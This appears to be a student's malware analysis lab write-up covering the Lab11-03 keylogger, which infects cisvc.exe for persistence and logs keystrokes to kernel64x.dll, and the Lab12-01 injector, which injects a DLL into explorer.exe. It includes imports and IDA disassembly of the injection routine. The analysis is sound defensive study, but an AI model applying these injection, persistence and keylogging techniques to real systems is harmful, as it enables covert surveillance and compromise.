


Figure 5. Keylogs

ii. What happens when you run this malware?

As answered in question 1, It first copy the Lab11-03.dll to **C:\\Windows\\System32\\inet_epar32.dll**. It then attempts to modify **C:\\Windows\\System32\\cisvc.exe** and executes the infected executable by starting a service via the command "**net start cisvc**"

The infected service then begin to log keystroke and save it in **C:\\Windows\\System32\\kernel64x.dll**.




Figure 6. Procmon showing file creation in infected system

iii. How does Lab11-03.exe persistently install Lab11-03.dll?

It infects **C:\\Windows\\System32\\cisvc.exe;** an indexing service by inserting shellcodes into the program. The infected cisvc.exe will load **C:\\Windows\\System32\\inet_epar.dll** as shown in the figure below.

Figure 7. LoadLibrary

Comparing the infected executable with the original one, we could see some additional functions added to it. On top of that we can observe that the entry point has been changed.




Figure 8. Additional Functions




Figure 9. Changes in Entry Point

iv. Which Windows system file does the malware infect?

It infects **C:\\Windows\\System32\\cisvc.exe**.




Figure 10. inet_epar32.dll loaded in cisvc.exe

v. What does Lab11-03.dll do?

Using **GetAsyncKeyState** and **GetForegroundWindow**, the dll logs keystrokes into **C:\\Windows\\System32\\kernel64x.dll**. The dll also uses a mutex “MZ” to prevent multiple instances of the keylogger is running at once.




Figure 11. Mutex MZ

vi. Where does the malware store the data it collects?

In **C:\\Windows\\System32\\kernel64x.dll**




Figure 12. Key Logs Captured

Practical No. 6


a. Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis.

i. What happens when you run the malware executable?

A Message box with a incremental number in its title pops up every now and then…

ii. What process is being injected?

In the imports table, CreateRemoteThread is used by the exe which highly suggests that the malware might be injecting DLL into processes.



Address	Ordinal	Name	Library
00405000		CloseHandle	KERNEL32
00405004		OpenProcess	KERNEL32
00405008		CreateRemoteThread	KERNEL32
0040500C		GetModuleHandleA	KERNEL32
00405010		WriteProcessMemory	KERNEL32
00405014		VirtualAllocEx	KERNEL32
00405018		lstrcatA	KERNEL32
0040501C		GetCurrentDirectoryA	KERNEL32
00405020		GetProcAddress	KERNEL32
00405024		LoadLibraryA	KERNEL32
00405028		GetCommandLineA	KERNEL32
0040502C		GetVersion	KERNEL32
00405030		ExitProcess	KERNEL32
00405034		TerminateProcess	KERNEL32
00405038		GetCurrentProcess	KERNEL32
0040503C		UnhandledExceptionFilter	KERNEL32

Figure 2. CreateRemoteThread in imports

“explorer.exe” is found in the list of string. X-ref the string and we will come to the following subroutine. Seems like explorer.exe is being targeted to be injected with the malicious dll.

```
.text:00401036                 lea     edi, [ebp+var_FE]
.text:0040103C                 rep stosd
.text:0040103E                 stosw
.text:00401040                 mov     eax, [ebp+dwProcessId]
.text:00401043                 push    eax             ; dwProcessId
.text:00401044                 push    0               ; bInheritHandle
.text:00401046                 push    410h            ; dwDesiredAccess
.text:0040104B                 call    ds:OpenProcess
.text:00401051                 mov     [ebp+hObject], eax
.text:00401054                 cmp     [ebp+hObject], 0
.text:00401058                 jz      short loc_401095
.text:0040105A                 lea     ecx, [ebp+var_110]
.text:00401060                 push    ecx
.text:00401061                 push    4
.text:00401063                 lea     edx, [ebp+var_10C]
.text:00401069                 push    edx
.text:0040106A                 mov     eax, [ebp+hObject]
.text:0040106D                 push    eax
.text:0040106E                 call    dword_408714
.text:00401074                 test    eax, eax
.text:00401076                 jz      short loc_401095
.text:00401078                 push    104h
.text:0040107D                 lea     ecx, [ebp+var_108]
.text:00401083                 push    ecx
.text:00401084                 mov     edx, [ebp+var_10C]
.text:0040108A                 push    edx
.text:0040108B                 mov     eax, [ebp+hObject]
.text:0040108E                 push    eax
.text:0040108F                 call    dword_40870C
.text:00401095
.text:00401095 loc_401095:                             ; CODE XREF: sub_401000+58↑j
.text:00401095                                         ; sub_401000+76↑j
.text:00401095                 push    0Ch             ; size_t
.text:00401097                 push    offset aExplorer_exe ; "explorer.exe"
.text:0040109C                 lea     ecx, [ebp+var_108]
.text:004010A2                 push    ecx             ; char *
.text:004010A3                 call    __strnicmp
.text:004010A8                 add     esp, 0Ch
.text:004010AB                 test    eax, eax
.text:004010AD                 jnz     short loc_4010B6
.text:004010AF                 mov     eax, 1
.text:004010B4                 jmp     short loc_4010C2
.text:004010B6 ; ---------------------------------------------------------------------------
```

Figure 3. explorer.exe

We can confirm our suspicion using process explorer as shown below.




Figure 4. Explorer.exe injected with dll

iii. How can you make the malware stop the pop-ups?

Kill explorer.exe and re-run it again

iv. How does this malware operate?

Lab12-01.exe

The malware begins by using psapi.dll’s EnumProcesses to loop through all running processes. Also note that it attempts to form the absolute path for the malicious dll. This will be used later to inject the dll in remote processes.

```
xor     eax, eax
mov     [ebp+var_110], eax
mov     [ebp+var_10C], eax
mov     [ebp+var_108], eax
mov     [ebp+var_1178], 44h
mov     ecx, 10h
xor     eax, eax
lea     edi, [ebp+var_1174]
rep stosd
mov     [ebp+var_118], 0
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408714, eax
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_40870C, eax
push    offset aEnumprocesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408710, eax
lea     ecx, [ebp+Buffer]
push    ecx             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetCurrentDirectoryA
push    offset String2  ; "\\"
lea     edx, [ebp+Buffer]
push    edx             ; lpString1
call    ds:lstrcatA
push    offset aLab1201_dll ; "Lab12-01.dll"
lea     eax, [ebp+Buffer]
push    eax             ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+var_1120]
push    ecx             ; _DWORD
push    1000h           ; _DWORD
lea     edx, [ebp+dwProcessId]
push    edx             ; _DWORD
call    dword_408710
test    eax, eax
jnz     short loc_4011D0
```

Figure 5. EnumPorcesses

While looping through the processes only "explorer.exe" will be injected. The following figure shows the filtering taking place.

